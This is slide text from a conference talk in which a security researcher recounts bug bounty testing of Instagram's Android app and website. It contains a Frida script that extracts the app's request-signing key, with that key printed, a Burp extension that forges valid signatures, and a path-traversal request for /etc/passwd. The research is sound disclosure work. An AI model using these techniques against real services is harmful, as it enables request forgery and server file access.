



APPSEC  
EUROPE

# The Tales of a Bug Bounty Hunter

*Arne Swinnen*

*@ArneSwinnen*

*<https://www.arneswinnen.net>*

# Whoami



- Arne Swinnen from Belgium, 27 years old
- IT Security Consultant since 2012



**One packer to rule them all**



**Cyber Security Challenge  
Belgium**



# Agenda

- Introduction
- Setup
  - Man-in-the-Middle
  - Signature Key Phishing
- Vulnerabilities
- Conclusion
- Q&A






APPSEC  
EUROPE

# INTRODUCTION

# Introduction



## Motivation

- Intention since 2012
- CTF-like, with rewards
- Write-ups

## Timing

- Since April 2015
- Time spent: +-6 weeks
- Vacations sacrificed 😊



# Introduction





- “Facebook for Mobile Pictures”: iOS & Android Apps, Web
- 400+ Million Monthly Active Users in September 2015
- Included in Facebook’s Bug Bounty Program 😊



# Introduction

Public account

Private account






APPSEC  
EUROPE

**SETUP**



# Man-in-the-Middle



The image shows a browser window displaying the Instagram website. On the left, a smartphone displays the Instagram mobile app interface, showing a 'DIRECT' message list with users like 'dolly', 'brina', 'circunningham', 'hazejennings', 'roukerky', and 'sarp'. On the right, the desktop version of the Instagram login page is visible, featuring the 'Instagram' logo, input fields for 'Username' and 'Password', a 'Forgot?' link, and a 'Log in' button. Below the login form, there is a link to 'Get the app to sign up' and buttons for 'Download on the App Store' and 'GET IT ON Google play'. The browser's address bar shows 'https://instagram.com'.





# Man-in-the-Middle

The image shows a browser window displaying the Instagram website. On the left, a smartphone displays the Instagram mobile app interface, showing a list of direct messages from users like 'dolly', 'brina', 'circunningham', 'hazejennings', 'roukerky', and 'sarp'. On the right, the desktop version of the Instagram login page is visible, featuring the 'Instagram' logo, input fields for 'Username' and 'Password', a 'Forgot?' link, and a 'Log in' button. Below the login form, a red box highlights the text 'Don't have an account? Get the app to sign up.' and the 'Download on the App Store' and 'GET IT ON Google play' buttons. A large red arrow points upwards towards these download links. The browser's address bar shows 'https://instagram.com'.



# Man-in-the-Middle

- Attempt 1: Android Wifi Proxy Settings



## Proxy Listeners



Burp Proxy uses listeners to receive incoming HTTP

|                                       | Running                             | Interface          |
|---------------------------------------|-------------------------------------|--------------------|
| <input type="button" value="Add"/>    | <input type="checkbox"/>            |                    |
| <input type="button" value="Edit"/>   | <input checked="" type="checkbox"/> | 192.168.0.226:8080 |
| <input type="button" value="Remove"/> | <input type="checkbox"/>            |                    |



# Man-in-the-Middle

- Attempt 1: Android Wifi Proxy Settings (ctd.)




A screenshot of the Burp Suite interface. The 'Intercept' tab is selected. The 'Filter' is set to 'Hiding script, XML, CSS, general text, image, flash and ge'. A table below shows a single request:

| #   | Host                        | Method | URL |
|-----|-----------------------------|--------|-----|
| 324 | https://www.arneswinnen.net | GET    | /   |

Instagram v6.18.0  
25/03/2015

# Man-in-the-Middle

- Attempt 1: Android Wifi Proxy Settings (ctd.)



| Repeater Window Help                                |                    |         |
|---|--------------------|---------|
| Proxy   | Spider             | Scanner |
| Intruder  | Repeater           |         |
| HTTP history  | WebSockets history | Options |
| script, XML, CSS, general text, image, flash and ge |                    |         |
|   | Method             | URL     |
| /www.arneswinnen.net                                | GET                | /       |

# Man-in-the-Middle

- Attempt 2: Ad-hoc WiFi Access Point





Personal Android device  
USB Tethering ON

Personal Macbook Pro  
Internet Sharing via WiFi ON

Android Test Device  
Connected to Ad-hoc Network

# Man-in-the-Middle

- Attempt 2: Ad-hoc WiFi Access Point (ctd.)



A screenshot of the Burp Suite HTTP history window. The window title is 'Burp Intruder Repeater Window Help'. The interface includes buttons for 'Target', 'Proxy', 'Spider', 'Scanner', 'Intruder', 'Repeater', 'Sequencer', and 'Decoder'. Below these are 'Intercept', 'HTTP history', 'WebSockets history', and 'Options'. A filter is set to 'Hiding XML, CSS, general text, image and flash content; hiding specific extensions'. The history table shows three entries:


| #   | Host                        | Method | URL                                 |
|-----|-----------------------------|--------|-------------------------------------|
| 712 | https://i.instagram.com     | POST   | /api/v1/accounts/login/             |
| 711 | https://i.instagram.com     | GET    | /api/v1/si/fetch_headers/?guid=b... |
| 704 | https://www.arneswinnen.net | GET    | /                                   |

Instagram v6.18.0  
25/03/2015



# Man-in-the-Middle

- Attempt 2: Ad-hoc WiFi Access Point (ctd.)



The image is a composite illustrating a Man-in-the-Middle (MitM) attack. It features three main elements:

- Smartphone Screen:** A vertical strip on the left shows a mobile interface with a calendar for August 16th and a search bar.
- Meme:** A central image of a baby with a determined expression, wearing a green and white shirt, with the text "YES WE CAN" overlaid in large white letters. The source "memegenerator.net" is visible at the bottom right of the meme.
- Burp Suite Interface:** A screenshot of the Burp Suite tool's HTTP history window. The interface includes a menu bar (Burp, Intruder, Repeater, Window, Help) and a toolbar with buttons for Target, Proxy, Spider, Scanner, Intruder, Repeater, Sequencer, and Decoder. Below the toolbar, there are tabs for Intercept, HTTP history, WebSockets history, and Options. The main area shows a list of intercepted requests with columns for Host, Method, and URL.

| Host                            | Method | URL                                 |
|---------------------------------|--------|-------------------------------------|
| 712 https://i.instagram.com     | POST   | /api/v1/accounts/login/             |
| 711 https://i.instagram.com     | GET    | /api/v1/si/fetch_headers/?guid=b... |
| 704 https://www.arneswinnen.net | GET    | /                                   |



# Signature Key Phishing

Filter: Hiding XML, CSS, general text, image and flash content; hiding specific extensions

| #   | Host                    | Method | URL                     | Params                              | Edited                   | Status | Length | MIME type | Extension |
|-----|-------------------------|--------|-------------------------|-------------------------------------|--------------------------|--------|--------|-----------|-----------|
| 927 | https://i.instagram.com | POST   | /api/v1/accounts/login/ | <input checked="" type="checkbox"/> | <input type="checkbox"/> | 400    | 554    | JSON      |           |

Request Response

Raw Params Headers Hex

```
POST /api/v1/accounts/login/ HTTP/1.1
X-IG-Connection-Type: WIFI
X-IG-Capabilities: HQ==
Content-Length: 367
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
Host: i.instagram.com
Connection: Keep-Alive
User-Agent: Instagram 7.10.0 Android (19/4.4.4; 320dpi; 768x1184; LGE/google; Nexus 4; mako; mako; en_US)
Cookie: csrftoken=423d22c063a801f468f21d449ed8a103; mid=VksXsQABAAE0XswH9_NWNYhimepG
Cookie2: $Version=1
Accept-Language: en-US
Accept-Encoding: gzip

signed_body=da65262740c077cf0488ba9185c9c05b6474b500edc7e7ba83871a3b63849919.%7B%22_csrftoken%22%3A%22423d
d%22%3A%22b0644495-5663-4917-b889-156f95b7f610%22%2C%22device_id%22%3A%22android-f86311b4vsa5j7d2%22%2C%22
sig_key_version=4
```




# Signature Key Phishing

HMAC  
SHA256


signed\_body=

```
0df7827209d895b1478a35a1882a9e1c  
87d3ba114cf8b1f603494b08b5d093b1.  
{"_csrftoken":"423d22c063a801f468f21  
d449ed8a103","username":"abc","guid"  
:"b0644495-5663-4917-b889-  
156f95b7f610","device_id":"android-  
f86311b4vsa5j7d2","password":"abc","l  
ogin_attempt_count":"11"}
```



# Signature Key Phishing

```
int Scrambler::getString(std::string)(void arg0) {
    r6 = arg0;
    r3 = 0x2000c;
    r7 = *r3;
    r7 = r7 + 0x4;
    r4 = *(r7 + 0x4);
    r5 = r7;
    while (r4 != 0x0) {
        if (std::string::compare() < 0x0) {
            r3 = *(r4 + 0xc);
        }
        if (CPU_FLAGS & L) {
            r4 = r5;
        }
        if (CPU_FLAGS & GE) {
            r3 = *(r4 + 0x8);
        }
        r5 = r4;
        r4 = r3;
    }
    if ((r5 != r7) && (std::string::compare() >= 0x0)) {
        r0 = *(r5 + 0x14);
        r0 = Scrambler::decrypt(r0);
    }
    else {
        r0 = 0x0;
    }
    return r0;
}
```



# Signature Key Phishing



```
hook.py +
1 import frida
2 import sys
3
4 session = frida.get_usb_device(1000000).attach("com.instagram.android")
5 script = session.create_script("""
6 fscrambler = Module.findExportByName(null, "_ZN9Scrambler9getStringES");
7 Interceptor.attach(ptr(fscrambler), {
8     onLeave: function (retval) {
9         send("key: " + Memory.readCString(retval));
10    }
11 });
12 """)
13
14 def on_message(message, data):
15     print(message)
16
17 script.on('message', on_message)
18 script.load()
19 sys.stdin.read()
```

```
Arne:Desktop aswinnen$ python hook.py
{'u'type': u'send', u'payload': u'key: c1c7d84501d2f0df05c378f5efb9120909ecfb39dff5494aa361ec0deadb509a'}
```



# Signature Key Phishing

```
BurpExtender.java
21 @Override
22 public void registerExtenderCallbacks(IBurpExtenderCallbacks callbacks)
23 {
24     // keep a reference to our callbacks object
25     this.callbacks = callbacks;
26     this.helpers = callbacks.getHelpers();
27     // set our extension name
28     callbacks.setExtensionName("Signature Instagram");
29     // obtain our output stream
30     stdout = new PrintWriter(callbacks.getStdout(), true);
31     // register ourselves as an HTTP listener
32     callbacks.registerHttpListener(this);
33 }
34
35 @Override
36 public void processHttpRequest(int toolFlag, boolean messageIsRequest, IHttpRequestResponse messageInfo)
37 {
38     if(messageIsRequest) {
39         byte[] request = messageInfo.getRequest();
40         IParameter param = this.helpers.getRequestParameter(request, "signed_body");
41         if(param != null) {
42             String value = param.getValue();
43             int index = value.indexOf('.');
44             if(index != -1 && (index+1) < value.length()) {
45                 String origSig = value.substring(0, index);
46                 String payload = this.helpers.urlDecode(value.substring(index+1));
47                 String newSig = BurpExtender.calculateSignature(payload);
48                 if(!origSig.equals(newSig)) {
49                     stdout.println("[Request] Modification detected! Updating signature now. [" + callbacks.getToolName(toolFlag) + "]);
50                     String newValue = newSig + "." + this.helpers.urlEncode(payload);
51                     IParameter newparam = this.helpers.buildParameter("signed_body", newValue, param.getType());
52                     byte[] oldreq = this.helpers.removeParameter(request, param);
53                     messageInfo.setRequest(this.helpers.addParameter(oldreq, newparam));
54                 }
55             }
56         }
57     }
58 }
59
60 private static String calculateSignature(String data) {
61     Mac sha256_HMAC;
62     try {
63         sha256_HMAC = Mac.getInstance("HmacSHA256");
64         SecretKeySpec secret_key = new SecretKeySpec(key.getBytes("UTF-8"), "HmacSHA256");
65         sha256_HMAC.init(secret_key);
66         return bytesToHex(sha256_HMAC.doFinal(data.getBytes("UTF-8"))).toLowerCase();

```



# Signature Key Phishing

The screenshot shows the Burp Suite Intruder Repeater interface. The 'Burp Extensions' window is open, displaying a list of installed extensions. The 'Signature Instagram' extension is selected and highlighted in orange. Below the list, there are options for 'Output to system console', 'Save to file', and 'Show in UI'. The 'Show in UI' option is selected, and a log of messages is visible at the bottom.

**Burp Extensions**

Extensions let you customize Burp's behavior using your own or third-party code.

**Table:**

| Loaded                              | Type | Name                |
|-------------------------------------|------|---------------------|
| <input checked="" type="checkbox"/> | Java | Signature Instagram |

**Options:**

- Output to system console
- Save to file:
- Show in UI:

**Log Output:**

```
[Request] Modification detected! Updating signature now. [Proxy]
[Request] Modification detected! Updating signature now. [Repeater]
[Request] Modification detected! Updating signature now. [Intruder]
[Request] Modification detected! Updating signature now. [Intruder]
[Request] Modification detected! Updating signature now. [Scanner]
[Request] Modification detected! Updating signature now. [Scanner]
[Request] Modification detected! Updating signature now. [Scanner]
[Request] Modification detected! Updating signature now. [Scanner]
[Request] Modification detected! Updating signature now. [Scanner]
[Request] Modification detected! Updating signature now. [Scanner]
```






APPSEC  
EUROPE

# VULNERABILITIES

# 1. Web Server Directory Enumeration



<https://instagram.com>





# 1. Web Server Directory Enumeration



<https://instagram.com/?hl=en>

# 1. Web Server Directory Enumeration



<https://instagram.com/?hl=/.en>



# 1. Web Server Directory Enumeration


The screenshot shows the Burp Suite Repeater window. The target is set to `https://instagram.com`. The request is a GET request with a path containing a directory enumeration payload: `/?hl=en/../../../../../../../../../../../../etc/passwd%00`. The response is an HTTP 500 Internal Server Error with the following headers:

```
HTTP/1.1 500 INTERNAL SERVER ERROR
Cache-Control: private, no-cache, no-store, must-revalidate
Content-Language: en
Content-Type: text/html; charset=utf-8
Date: Thu, 13 Aug 2015 23:51:05 GMT
Expires: Sat, 01 Jan 2000 00:00:00 GMT
Pragma: no-cache
Vary: Accept-Language, Cookie
Content-Length: 25
Connection: Close
```

The status bar at the bottom of the response pane reads: **Oops, an error occurred.**



# 1. Web Server Directory Enumeration



# 1. Web Server Directory Enumeration



<https://instagram.com/?hl=../locale/en>



